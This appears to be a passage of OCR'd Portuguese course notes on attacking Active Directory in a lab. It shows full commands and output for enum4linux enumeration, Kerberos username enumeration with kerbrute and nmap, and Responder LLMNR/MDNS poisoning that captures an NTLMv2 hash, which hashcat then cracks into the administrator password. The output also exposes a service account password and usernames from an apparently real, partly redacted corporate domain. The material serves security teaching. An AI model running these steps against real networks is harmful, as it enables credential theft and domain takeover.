
Reconhecimento Ativo




```
└─$ sudo enum4linux -a -u "" -p "" 192.168.80.134 && enum4linux -a -u "guest" -p "" 192.168.80.134
[sudo] password for pentest:
Starting enum4linux v0.9.1 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Thu Sep 29 20:28:28 2022

 =================================( Users on 192.168.80.134 )=================================

index: 0x455 RID: 0x455 acb: 0x00000210 Account: adezuita       Name: adezuita  Desc: (null)
index: 0x1f4 RID: 0x1f4 acb: 0x00000210 Account: Administrateur Name: (null)    Desc: Compte d'utilisateur d'administration
index: 0x456 RID: 0x456 acb: 0x00000210 Account: aurea  Name: aurea     Desc: (null)
index: 0x457 RID: 0x457 acb: 0x00000210 Account: evilandia      Name: evilandia Desc: (null)
index: 0x458 RID: 0x458 acb: 0x00000210 Account: gabriela       Name: gabriela  Desc: (null)
index: 0x45a RID: 0x45a acb: 0x00020010 Account: hacking        Name: (null)    Desc: (null)
index: 0x1f5 RID: 0x1f5 acb: 0x00000215 Account: Invité Name: (null)    Desc: Compte d'utilisateur invité
index: 0x451 RID: 0x451 acb: 0x00010210 Account: joana  Name: joana     Desc: (null)
index: 0x454 RID: 0x454 acb: 0x00000210 Account: jose   Name: jose      Desc: (null)
index: 0x1f6 RID: 0x1f6 acb: 0x00020011 Account: krbtgt Name: (null)    Desc: Compte de service du centre de distribution de clés
index: 0x452 RID: 0x452 acb: 0x00000210 Account: svc-backup     Name: svc-backup        Desc: pass - S3nh4@!(B4ck4up)
index: 0x453 RID: 0x453 acb: 0x00020010 Account: vanderlei      Name: vanderlei Desc: (null)

user:[Administrateur] rid:[0x1f4]
user:[Invité] rid:[0x1f5]
user:[krbtgt] rid:[0x1f6]
user:[joana] rid:[0x451]
user:[svc-backup] rid:[0x452]
user:[vanderlei] rid:[0x453]
user:[jose] rid:[0x454]
user:[adezuita] rid:[0x455]
user:[aurea] rid:[0x456]
user:[evilandia] rid:[0x457]
user:[gabriela] rid:[0x458]
user:[hacking] rid:[0x45a]

 ================================( Share Enumeration on 192.168.80.134 )================================

do_connect: Connection to 192.168.80.134 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Administration à distance
        C$              Disk      Partage par défaut
        IPC$            IPC       IPC distant
        NETLOGON        Disk      Partage de serveur d'accès
        SYSVOL          Disk      Partage de serveur d'accès
        Users           Disk
Reconnecting with SMB1 for workgroup listing.
Unable to connect with SMB1 -- no workgroup available

[+] Attempting to map shares on 192.168.80.134

//192.168.80.134/ADMIN$ Mapping: OK Listing: OK Writing: N/A

[E] Can't understand response:

  $Recycle.Bin                        DHS        0  Sat Sep 15 04:19:00 2018
  Documents and Settings            DHSrn        0  Thu Jul 22 16:24:47 2021
  pagefile.sys                        AHS 603979776  Thu Sep 29 19:57:34 2022
  PerfLogs                              D        0  Sat Sep 15 04:19:00 2018
  Program Files                        DR        0  Mon May  2 16:37:47 2022
  Program Files (x86)                   D        0  Thu Jul 22 16:27:28 2021
  ProgramData                          DH        0  Sun Aug  8 12:07:47 2021
  Recovery                           DHSn        0  Thu Jul 22 16:24:59 2021
  System Volume Information           DHS        0  Thu Aug  5 18:46:15 2021
  Users                                DR        0  Sat Apr 23 13:29:04 2022
  Windows                               D        0  Sat Apr 23 13:29:02 2022

                15570943 blocks of size 4096. 12451368 blocks available
//192.168.80.134/C$     Mapping: N/A Listing: N/A Writing: N/A
```



```
 ============================( Password Policy Information for 192.168.80.134 )============================


[+] Attaching to 192.168.80.134 using Administrateur:BoraHackear@123

[+] Trying protocol 139/SMB...

        [!] Protocol failed: Cannot request session (Called Name:192.168.80.134)

[+] Trying protocol 445/SMB...

[+] Found domain(s):

        [+] PENTEST
        [+] Builtin

[+] Password Info for Domain: PENTEST

        [+] Minimum password length: 7
        [+] Password history length: 24
        [+] Maximum password age: 41 days 23 hours 53 minutes
        [+] Password Complexity Flags: 000001

                [+] Domain Refuse Password Change: 0
                [+] Domain Password Store Cleartext: 0
                [+] Domain Password Lockout Admins: 0
                [+] Domain Password No Clear Change: 0
                [+] Domain Password No Anon Change: 0
                [+] Domain Password Complex: 1

        [+] Minimum password age: 1 day 4 minutes
        [+] Reset Account Lockout Counter: 30 minutes
        [+] Locked Account Duration: 30 minutes
        [+] Account Lockout Threshold: None
        [+] Forced Log off Time: Not Set

[+]  Getting domain group memberships:

Group: 'Administrateurs de l'entreprise' (RID: 519) has member: PENTEST\Administrateur
Group: 'Administrateurs de l'entreprise' (RID: 519) has member: PENTEST\vanderlei
Group: 'Admins du domaine' (RID: 512) has member: PENTEST\Administrateur
Group: 'Ordinateurs du domaine' (RID: 515) has member: PENTEST\MAQUINA-PENTEST$
Group: 'Contrôleurs de domaine' (RID: 516) has member: PENTEST\DC-PENTEST$
Group: 'Invités du domaine' (RID: 514) has member: PENTEST\Invité
Group: 'Utilisateurs du domaine' (RID: 513) has member: PENTEST\Administrateur
Group: 'Utilisateurs du domaine' (RID: 513) has member: PENTEST\krbtgt
Group: 'Utilisateurs du domaine' (RID: 513) has member: PENTEST\joana
Group: 'Utilisateurs du domaine' (RID: 513) has member: PENTEST\svc-backup
Group: 'Utilisateurs du domaine' (RID: 513) has member: PENTEST\vanderlei
Group: 'Utilisateurs du domaine' (RID: 513) has member: PENTEST\jose
Group: 'Utilisateurs du domaine' (RID: 513) has member: PENTEST\adezuita
Group: 'Utilisateurs du domaine' (RID: 513) has member: PENTEST\aurea
Group: 'Utilisateurs du domaine' (RID: 513) has member: PENTEST\evilandia
Group: 'Utilisateurs du domaine' (RID: 513) has member: PENTEST\gabriela
Group: 'Utilisateurs du domaine' (RID: 513) has member: PENTEST\hacking
Group: 'Administrateurs du schéma' (RID: 518) has member: PENTEST\Administrateur
Group: 'Propriétaires créateurs de la stratégie de groupe' (RID: 520) has member: PENTEST\Administrateur
```




```
└─$ kerbrute userenum -d [redacted].local users.txt

Version: dev (n/a) - 06/20/22 - Ronnie Flathers @ropnop

2022/06/20 18:16:04 >  Using KDC(s):
2022/06/20 18:16:04 >   ad-araujo-001.[redacted].local:88

2022/06/20 18:16:04 >   ad-marilia-02[redacted].local:88

2022/06/20 18:16:04 >   ad-pascc-02.[redacted].local:88

2022/06/20 18:16:04 >   ad-matriz-01[redacted].local:88

2022/06/20 18:16:04 >   ad-marilia-01.[redacted].local:88

2022/06/20 18:16:04 >   ad-matriz-03[redacted].local:88

2022/06/20 18:16:04 >   ad-matriz-02[redacted].local:88

2022/06/20 18:16:04 >   ad-araujo-02[redacted].local:88

2022/06/20 18:16:04 >   ad-pascc-01.[redacted].local:88
2022/06/20 18:16:04 >  [+] VALID USERNAME:       aclopes@[redacted].local
2022/06/20 18:16:04 >  [+] VALID USERNAME:       ablarruda[redacted].local
2022/06/20 18:16:04 >  [+] VALID USERNAME:       acvicente@[redacted].local
2022/06/20 18:16:04 >  [+] VALID USERNAME:       avcastanho@[redacted].local
2022/06/20 18:16:04 >  [+] VALID USERNAME:       bczacarias@[redacted].local
2022/06/20 18:16:04 >  [+] VALID USERNAME:       bdobueno@[redacted].local
2022/06/20 18:16:04 >  [+] VALID USERNAME:       blmolina[redacted].local
2022/06/20 18:16:04 >  [+] VALID USERNAME:       coramos@[redacted].local
2022/06/20 18:16:04 >  [+] VALID USERNAME:       dgsilva@[redacted].local
2022/06/20 18:16:04 >  [+] VALID USERNAME:       egsbahia[redacted].local
2022/06/20 18:16:04 >  [+] VALID USERNAME:       dmpereira[redacted].local
2022/06/20 18:16:04 >  [+] VALID USERNAME:       dcstoledo@[redacted].local
2022/06/20 18:16:04 >  [+] VALID USERNAME:       flino@[redacted].local
2022/06/20 18:16:04 >  [+] VALID USERNAME:       eclima@[redacted].local
2022/06/20 18:16:04 >  [+] VALID USERNAME:       elbsantos[redacted].local
2022/06/20 18:16:04 >  [+] VALID USERNAME:       fcsimao@[redacted].local
```




```
└─$ sudo nmap -p 88 --script krb5-enum-users --script-args krb5-enum-users.realm='pentest.local',userdb=users.txt 192.168.80.139
PORT   STATE SERVICE
88/tcp open  kerberos-sec
| krb5-enum-users:
| Discovered Kerberos principals
|     P100007@pentest.local
|     P100001@pentest.local
|     P100006@pentest.local
|     P100004@pentest.local
|     P100005@pentest.local
|     svc-siem@pentest.local
|     svc-antivirus@pentest.local
|     P100008@pentest.local
|     svc-backup@pentest.local
|     P100003@pentest.local
|_    P100002@pentest.local
MAC Address: 00:0C:29:21:AA:12 (VMware)
```

Atacando o AD


LLMNR Poisoning



```
└─$ sudo responder -I eth0 -v
[sudo] password for kali:
                                         __
  .----.-----.-----.-----.-----.-----.--|  |.-----.----.
  |   _|  -__|__ --|  _  |  _  |     |  _  ||  -__|   _|
  |__| |_____|_____|   __|_____|__|__|_____||_____|__|
                   |__|

           NBT-NS, LLMNR & MDNS Responder 3.1.3.0

  To support this project:
  Patreon → https://www.patreon.com/PythonResponder
  Paypal  → https://paypal.me/PythonResponder

  Author: Laurent Gaffie (laurent.gaffie@gmail.com)
  To kill this script hit CTRL-C


[+] Poisoners:
    LLMNR                      [ON]
    NBT-NS                     [ON]
    MDNS                       [ON]
    DNS                        [ON]
    DHCP                       [OFF]

[+] Servers:
    HTTP server                [ON]
    HTTPS server               [ON]
    WPAD proxy                 [OFF]
    Auth proxy                 [OFF]
    SMB server                 [ON]
    Kerberos server            [ON]
    SQL server                 [ON]
    FTP server                 [ON]
    IMAP server                [ON]
    POP3 server                [ON]
    SMTP server                [ON]
    DNS server                 [ON]
    LDAP server                [ON]
    RDP server                 [ON]
    DCE-RPC server             [ON]
    WinRM server               [ON]

[+] HTTP Options:
    Always serving EXE         [OFF]
    Serving EXE                [OFF]
    Serving HTML               [OFF]
    Upstream Proxy             [OFF]

[+] Poisoning Options:
    Analyze Mode               [OFF]
    Force WPAD auth            [OFF]
    Force Basic Auth           [OFF]
    Force LM downgrade         [OFF]
    Force ESS downgrade        [OFF]

[+] Generic Options:
    Responder NIC              [eth0]
    Responder IP               [192.168.80.137]
    Responder IPv6             [fe80::8008:1e11:f0b0:3fd9]
    Challenge set              [random]
    Don't Respond To Names     ['ISATAP']

[+] Current Session Variables:
    Responder Machine Name     [WIN-907J50XJQB3]
    Responder Domain Name      [ZFPX.LOCAL]
    Responder DCE-RPC Port     [46630]
```




```
[+] Listening for events...

[*] [MDNS] Poisoned answer sent to 192.168.80.1     for name svc-backup.local
[*] [MDNS] Poisoned answer sent to fe80::250:56ff:fec0:8 for name svc-backup.local
[SMB] NTLMv2-SSP Client   : 192.168.80.134
[SMB] NTLMv2-SSP Username : PENTEST\Administrateur
[SMB] NTLMv2-SSP Hash     : Administrateur::PENTEST:8839057cda1ae07f:7F1E4935ED4C42FB407C511916BC9D75:0101000000000000EFF1B942D4D8011997BC007B953759000000000200080005
80048003900300001001E00570049004E002D00340048004E00360049003800580034003900540004B00040034005700490004E002D00340048004E00360049003800580034003900540004B002E00580048003900
30002E004C004F00430041004C000300140058004800390030002E004C004F00430041004C000500140058004800390030002E004C004F00430041004C000700080000EFF1B942D4D801060004000200000080
0300030000000000000000000000000030000052766B67B2021A37E6A1927C788F901FBA8B3666777113E6B6F3C875F4AB3BB70A001000000000000000000000000000000000000009001E0063006900660073002F
007300760063002D006200610063006B00750070000000000000000000000000000000
```



```
└─$ sudo hashcat -m 5600 hash.txt wordlist.txt --force
hashcat (v6.2.5) starting

ADMINISTRATEUR::PENTEST:70ce1e6cb79ddbc1:374e2442895cbe87728cb8af340d0da5:0101000000000000eff1b942d4d8013b88081ac58687ea000000000200080058004800390030001001e0057004
9004e002d00340048004e00360049003800580034003900540004b00040034005700490004e002d00340048004e0036004900380058003400390054004b002e0058004800390030002e004c004f00430041004c00
0300140058004800390030002e004c004f00430041004c000500140058004800390030002e004c004f00430041004c000700080000eff1b942d4d80106000400020000000800300030000000000000000000000000
00030000052766b67b2021a37e6a1927c788f901fba8b3666777113e6b6f3c875f4ab3bb70a0010000000000000000000000000000000000000009001e0063006900660073002f007300760063002d006200610063
006b00750070000000000000000000000000000000:BoraHackear@123
```

Atacando o AD

ARP Poisoning

